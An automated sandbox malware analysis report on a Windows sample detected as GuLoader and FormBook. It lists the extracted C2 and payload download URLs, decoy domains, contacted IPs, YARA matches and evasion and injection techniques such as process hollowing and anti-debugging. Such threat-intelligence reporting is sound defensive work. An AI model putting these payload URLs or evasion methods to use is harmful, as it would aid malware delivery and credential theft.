ID: 450884
Sample Name: F63V4i8eZU.exe
Cookbook: default.jbs
Time: 20:19:50
Date: 19/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report F63V4i8eZU.exe

Overview


General Information

Sample Name:	F63V4i8eZU.exe
Analysis ID:	450884
MD5:	08730cdd286a4c..
SHA1:	001bb7b5b8d63e..
SHA256:	cb2a2537987e45..
Tags:	32 exe
Infos:	

Most interesting Screenshot:



Detection




GuLoader FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- GuLoader behavior detected
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected FormBook
- Yara detected Generic Dropper
- Yara detected GuLoader
- C2 URLs / IPs found in malware con…
- Contains functionality to detect hard…
- Detected RDTSC dummy instruction…
- Hides threads from debuggers

Classification



Process Tree

- **System is w10x64**
- F63V4i8eZU.exe (PID: 1288 cmdline: 'C:\Users\user\Desktop\F63V4i8eZU.exe' MD5: 08730CDD286A4C9D46B38BB6545AC311)
  - F63V4i8eZU.exe (PID: 772 cmdline: 'C:\Users\user\Desktop\F63V4i8eZU.exe' MD5: 08730CDD286A4C9D46B38BB6545AC311)
    - explorer.exe (PID: 3388 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - chkdsk.exe (PID: 5756 cmdline: C:\Windows\SysWOW64\chkdsk.exe MD5: 2D5A2497CB57C374B3AE3080FF9186FB)
        - cmd.exe (PID: 6112 cmdline: /c del 'C:\Users\user\Desktop\F63V4i8eZU.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5696 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.yellow-wink.com/nff/"
  ],
  "decoy": [
    "shinseikai.site",
    "creditmystartup.com",
    "howtovvbucks.com",
    "betterfromthebeginning.com",
    "oubacm.com",
    "stonalogov.com",
    "gentrypartyof8.com",
    "cuesticksandsupplies.com",
    "joelsavestheday.com",
    "llanobnb.com",
    "ecclogic.com",
    "miempaque.com",
    "cai23668.com",
    "miscdr.net",
    "twzhhq.com",
    "bloomandbrewcafe.com",
    "angcomleisure.com",
    "mafeeboutique.com",
    "300coin.club",
    "brooksranchhomes.com",
    "konversiondigital.com",
    "dominivision.com",
    "superiorshinedetailing.net",
    "thehomechef.global",
    "dating-web.site",
    "gcbsclubc.com",
    "mothererph.com",
    "pacleanfuel.com",
    "jerseryshorenflflagfootball.com",
    "roberthyatt.com",
    "wwwmacsports.com",
    "tearor.com",
    "american-ai.com",
    "mkyiyuan.com",
    "gempharmatechllc.com",
    "verdijvtc.com",
    "zimnik-bibo.one",
    "heatherdarkauthor.net",
    "dunn-labs.com",
    "automotivevita.com",
    "bersatubagaidulu.com",
    "gorillarecruiting.com",
    "mikecdmusic.com",
    "femuveewedre.com",
    "onyxmodsllc.com",
    "ooweesports.com",
    "dezeren.com",
    "foeweifgoor73dz.com",
    "sorchaashe.com",
    "jamiitulivu.com",
    "jifengshijie.com",
    "ranchfiberglas.com",
    "glendalesocialmediaagency.com",
    "icuvietnam.com",
    "404hapgood.com",
    "planetturmeric.com",
    "danfrem.com",
    "amazonautomationbusiness.com",
    "switchfinder.com",
    "diversifiedforest.com",
    "findnehomes.com",
    "rsyueda.com",
    "colombianmatrimony.com",
    "evan-dawson.info"
  ]
}
```


Threatname: GuLoader


```
{
  "Payload URL": "https://kinmirai.org/wp-content/bin_QVwo"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000001F.00000002.1285459135.0000000004FC5000.00000004.00000020.sdmp	LokiBot_Dropper_Packed_R11_Feb18	Auto-generated rule - file scan copy.pdf.r11	Florian Roth	• 0x32c6c:$s1: C:\Program Files (x86)\Microsoft Visual Studio\VB98\VB6.OLB
00000012.00000002.475233799.00000000000A0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000012.00000002.475233799.00000000000A0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000012.00000002.475233799.00000000000A0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C
0000001F.00000002.1285321494.0000000004EF0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 18 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Yara detected GuLoader

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Contains functionality to detect hardware virtualization (CPUID execution measurement)

Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Hides threads from debuggers

Potentially malicious time measurement code found

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

GuLoader behavior detected

Yara detected FormBook

Yara detected Generic Dropper


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 6 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop on Insecure Network Communication
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2 2	LSASS Memory	Virtualization/Sandbox Evasion 2 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 5 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 4	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	System Information Discovery 3 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
F63V4i8eZU.exe	10%	Virustotal		Browse
F63V4i8eZU.exe	9%	ReversingLabs	Win32.Trojan.Convagent	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.yellow-wink.com/nff/?D48p=BYCicstSjiimYQeLhOM2IfVFUU5xkRxUW/ddRKXtK0U5B2C8EeMnAtCjd12GxjTXIZnB&-ZgX=tR-DSFa8o	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.mothererph.com/nff/?-ZgX=tR-DSFa8o&D48p=1Xxx+qd8pBTLA+WTXKo7XaXaUaa/vtHv40sNd0BzbA6K7Qnc9Dw7+srX/AipaLaYNVgg	0%	Avira URL Cloud	safe	
http://farmersschool.ge/bin_QVwEr224.bin	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://https://kinmirai.org/wp-content/bin_QVwEr224.binfarmersschool.ge/bin_QVwEr224.binwininet.dllM	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.amazonautomationbusiness.com/nff/?-ZgX=tR-DSFa8o&D48p=CcVDHNb77dcNdWY2oqs0Q3cJ+rSEYLRnUCyMOMN+TEyN4HUBsnEuVHzuIckGNGmzeXmd	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.tearor.com/nff/?D48p=4F7AytNRxG9Okht4XRBjCmtmhOo761MGK9UHRz2K68ko8sG2VRn93GfHKNzVTrlp6vls&-ZgX=tR-DSFa8o	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.mikecdmusic.com/nff/?D48p=A3r1GoCxq8luIa6nCE3Ske6N+BTFMgq1N1qJ/FMsH45BCQO39yS3uoKBERul6QoZrrZt&-ZgX=tR-DSFa8o	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
www.yellow-wink.com/nff/	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.gentrypartyof8.com/nff/?D48p=oo8PZR09GamqRkCLHSTg5AKJvm44C+19X1uEOPW4zTuWS3c9RrL+Vx+B8lkvp/Bi1Hxc&-ZgX=tR-DSFa8o	0%	Avira URL Cloud	safe	
http://www.howtovvbucks.com/nff/?-ZgX=tR-DSFa8o&D48p=t6POCtyEK9WeI3wHMDqVXFf1P6NZVFBUQrx3hzUMeWhQO7zB8dJJWUZafBhAs6NE8fvj	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.ooweesports.com/nff/?-ZgX=tR-DSFa8o&D48p=cRGxEbCxtxOklbCQDq2nalaOwJUFKZbTk/bYH1mjDoD5ciZshsmVa8jbK15SYwAvUHmE	0%	Avira URL Cloud	safe	
http://www.thehomechef.global/nff/?-ZgX=tR-DSFa8o&D48p=27rvRn0KmepyxD8tf0kCiU4ghUW26GTZLquNc10L5JocjkBpiI2ubcvHzFDqc++aW5sB	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.foeweifgoor73dz.com/nff/?D48p=yLp+OGFnl0jg7pOzvTf//aMS5CTocG0VRGMnH1GHhYzZCkZUh0GgSDI2xq5DNsTFnZjT&-ZgX=tR-DSFa8o	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.pacleanfuel.com/nff/?-ZgX=tR-DSFa8o&D48p=hj2zxdGwTxg/Oy5I2ijyN0fTICzPxcwPRfXb7vTf2tNSz2x0IcDR494UQaPw8xmFi6Rl	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.dunn-labs.com/nff/?-ZgX=tR-DSFa8o&D48p=23vdk0INmHdYoMyjDJpAXxw5aErMVqufSgZPm4X7AcKozm0yVvV2ivtCtqAjwFsJpdV9	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.oubacm.com/nff/?D48p=kOxlMsEjtzqi35JKXOQvqY0Z9Dr8MJKVGpcl7uHZUSc/duxdP9tVlajaQyGMVspbd71z&-ZgX=tR-DSFa8o	0%	Avira URL Cloud	safe	
http://https://kinmirai.org/wp-content/bin_QVwo	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://kinmirai.org/wp-content/bin_QVwEr224.bin	0%	Avira URL Cloud	safe	
http://survey-smiles.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
kinmirai.org	133.130.104.18	true	true		unknown
www.howtovvbucks.com	81.17.18.196	true	true		unknown
www.thehomechef.global	198.50.252.64	true	true		unknown
gentrypartyof8.com	66.235.200.146	true	true		unknown
foeweifgoor73dz.com	34.102.136.180	true	false		unknown
dunn-labs.com	34.102.136.180	true	false		unknown
mikecdmusic.com	184.168.131.241	true	true		unknown
pacleanfuel.com	35.208.122.142	true	true		unknown
yellow-wink.com	34.102.136.180	true	false		unknown
www.oubacm.com	45.193.166.57	true	true		unknown
www.ooweesports.com	45.33.252.45	true	true		unknown
137gate.com	31.44.185.28	true	true		unknown
www.tearor.com	212.32.237.90	true	true		unknown
mothererph.com	34.102.136.180	true	false		unknown
www.amazonautomationbusiness.com	104.21.53.7	true	true		unknown
www.gentrypartyof8.com	unknown	unknown	true		unknown
www.creditmystartup.com	unknown	unknown	true		unknown
www.dunn-labs.com	unknown	unknown	true		unknown
www.mothererph.com	unknown	unknown	true		unknown
www.mikecdmusic.com	unknown	unknown	true		unknown
www.bloomandbrewcafe.com	unknown	unknown	true		unknown
www.pacleanfuel.com	unknown	unknown	true		unknown
www.foeweifgoor73dz.com	unknown	unknown	true		unknown
www.yellow-wink.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.yellow-wink.com/nff/?D48p=BYCicstSjiimYQeLhOM2IfVFUU5xkRxUW/ddRKXtK0U5B2C8EeMnAtCjd12GxjTXIZnB&-ZgX=tR-DSFa8o	false	• Avira URL Cloud: safe	unknown
http://www.mothererph.com/nff/?-ZgX=tR-DSFa8o&D48p=1Xxx+qd8pBTLA+WTXKo7XaXaUaa/vtHv40sNd0BzbA6K7Qnc9Dw7+srX/AipaLaYNVgg	false	• Avira URL Cloud: safe	unknown
http://www.amazonautomationbusiness.com/nff/?-ZgX=tR-DSFa8o&D48p=CcVDHNb77dcNdWY2oqs0Q3cJ+rSEYLRnUCyMOMN+TEyN4HUBsnEuVHzuIckGNGmzeXmd	true	• Avira URL Cloud: safe	unknown
http://www.tearor.com/nff/?D48p=4F7AytNRxG9Okht4XRBjCmtmhOo761MGK9UHRz2K68ko8sG2VRn93GfHKNzVTrlp6vls&-ZgX=tR-DSFa8o	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.mikecdmusic.com/nff/?D48p=A3r1GoCxq8luIa6nCE3Ske6N+BTFMgq1N1qJ/FMsH45BCQO39yS3uoKBERul6QoZrrZt&-ZgX=tR-DSFa8o	true	• Avira URL Cloud: safe	unknown
www.yellow-wink.com/nff/	true	• Avira URL Cloud: safe	low
http://www.gentrypartyof8.com/nff/?D48p=oo8PZR09GamqRkCLHSTg5AKJvm44C+19X1uEOPW4zTuWS3c9RrL+Vx+B8Ikvp/Bi1Hxc&-ZgX=tR-DSFa8o	true	• Avira URL Cloud: safe	unknown
http://www.howtovvbucks.com/nff/?-ZgX=tR-DSFa8o&D48p=t6POCtyEK9WeI3wHMDqVXFf1P6NZVFBUQrx3hzUMeWhQO7zB8dJJWUZafBhAs6NE8fvj	true	• Avira URL Cloud: safe	unknown
http://www.ooweesports.com/nff/?-ZgX=tR-DSFa8o&D48p=cRGxEbCxtxOklbCQDq2naIaOwJUFKZbTk/bYH1mjDoD5ciZshsmVa8jbK15SYwAvUHmE	true	• Avira URL Cloud: safe	unknown
http://www.thehomechef.global/nff/?-ZgX=tR-DSFa8o&D48p=27rvRn0KmepyxD8tf0kCiU4ghUW26GTZLquNc10L5JocjkBpiI2ubcvHzFDqc++aW5sB	true	• Avira URL Cloud: safe	unknown
http://www.foeweifgoor73dz.com/nff/?D48p=yLp+OGFnl0jg7pOzvTf//aMS5CTocG0VRGMnH1GHhYzZCkZUh0GgSDI2xq5DNsTFnZjT&-ZgX=tR-DSFa8o	false	• Avira URL Cloud: safe	unknown
http://www.pacleanfuel.com/nff/?-ZgX=tR-DSFa8o&D48p=hj2zxdGwTxg/Oy5I2ijyN0fTICzPxcwPRfXb7vTf2tNSz2x0IcDR494UQaPw8xmFi6RI	true	• Avira URL Cloud: safe	unknown
http://www.dunn-labs.com/nff/?-ZgX=tR-DSFa8o&D48p=23vdk0INmHdYoMyjDJpAXxw5aErMVqufSgZPm4X7AcKozm0yVvV2ivtCtqAjwFsJpdV9	false	• Avira URL Cloud: safe	unknown
http://www.oubacm.com/nff/?D48p=kOxlMsEjtzqi35JKXOQvqY0Z9Dr8MJKVGpcl7uHZUSc/duxdP9tVlajaQyGMVspbd71z&-ZgX=tR-DSFa8o	true	• Avira URL Cloud: safe	unknown
http://https://kinmirai.org/wp-content/bin_QVwo	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.50.252.64	www.thehomechef.global	Canada		16276	OVHFR	true
35.208.122.142	pacleanfuel.com	United States		19527	GOOGLE-2US	true
104.21.53.7	www.amazonautomationbusiness.com	United States		13335	CLOUDFLARENETUS	true
212.32.237.90	www.tearor.com	Netherlands		60781	LEASEWEB-NL-AMS-01NetherlandsNL	true
184.168.131.241	mikecdmusic.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
31.44.185.28	137gate.com	Russian Federation		34665	PINDC-ASRU	true
81.17.18.196	www.howtovvbucks.com	Switzerland		51852	PLI-ASCH	true
66.235.200.146	gentrypartyof8.com	United States		13335	CLOUDFLARENETUS	true
45.33.252.45	www.ooweesports.com	United States		26658	HENGTONG-IDC-LLCUS	true
133.130.104.18	kinmirai.org	Japan		7506	INTERQGMOInternetIncJP	true
34.102.136.180	foeweifgoor73dz.com	United States		15169	GOOGLEUS	false
45.193.166.57	www.oubacm.com	Seychelles		134548	DXTL-HKDXTLTseungKwanOServiceHK	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	450884
Start date:	19.07.2021

Start time:	20:19:50
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 26s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	F63V4i8eZU.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Suspected Instruction Hammering Hide Perf
Number of analysed new started processes analysed:	42
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@7/0@17/13
EGA Information:	Failed
HDC Information:	• Successful, ratio: 60.4% (good quality ratio 52.5%) • Quality average: 71.6% • Quality standard deviation: 33.5%
HCA Information:	• Successful, ratio: 60% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.50.252.64	iQThKRLiA7.exe	Get hash	malicious	Browse	• www.taiwanesemushroom.com/7bun/?-Zu=iTDXdVexVz_4hpP&oROT0f=ysgklctRGvOpJHsYE4/qClUeOeTCw6gz97WujPSBQW+IUx4HrytgKiiIUgUd3zUxWhNx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
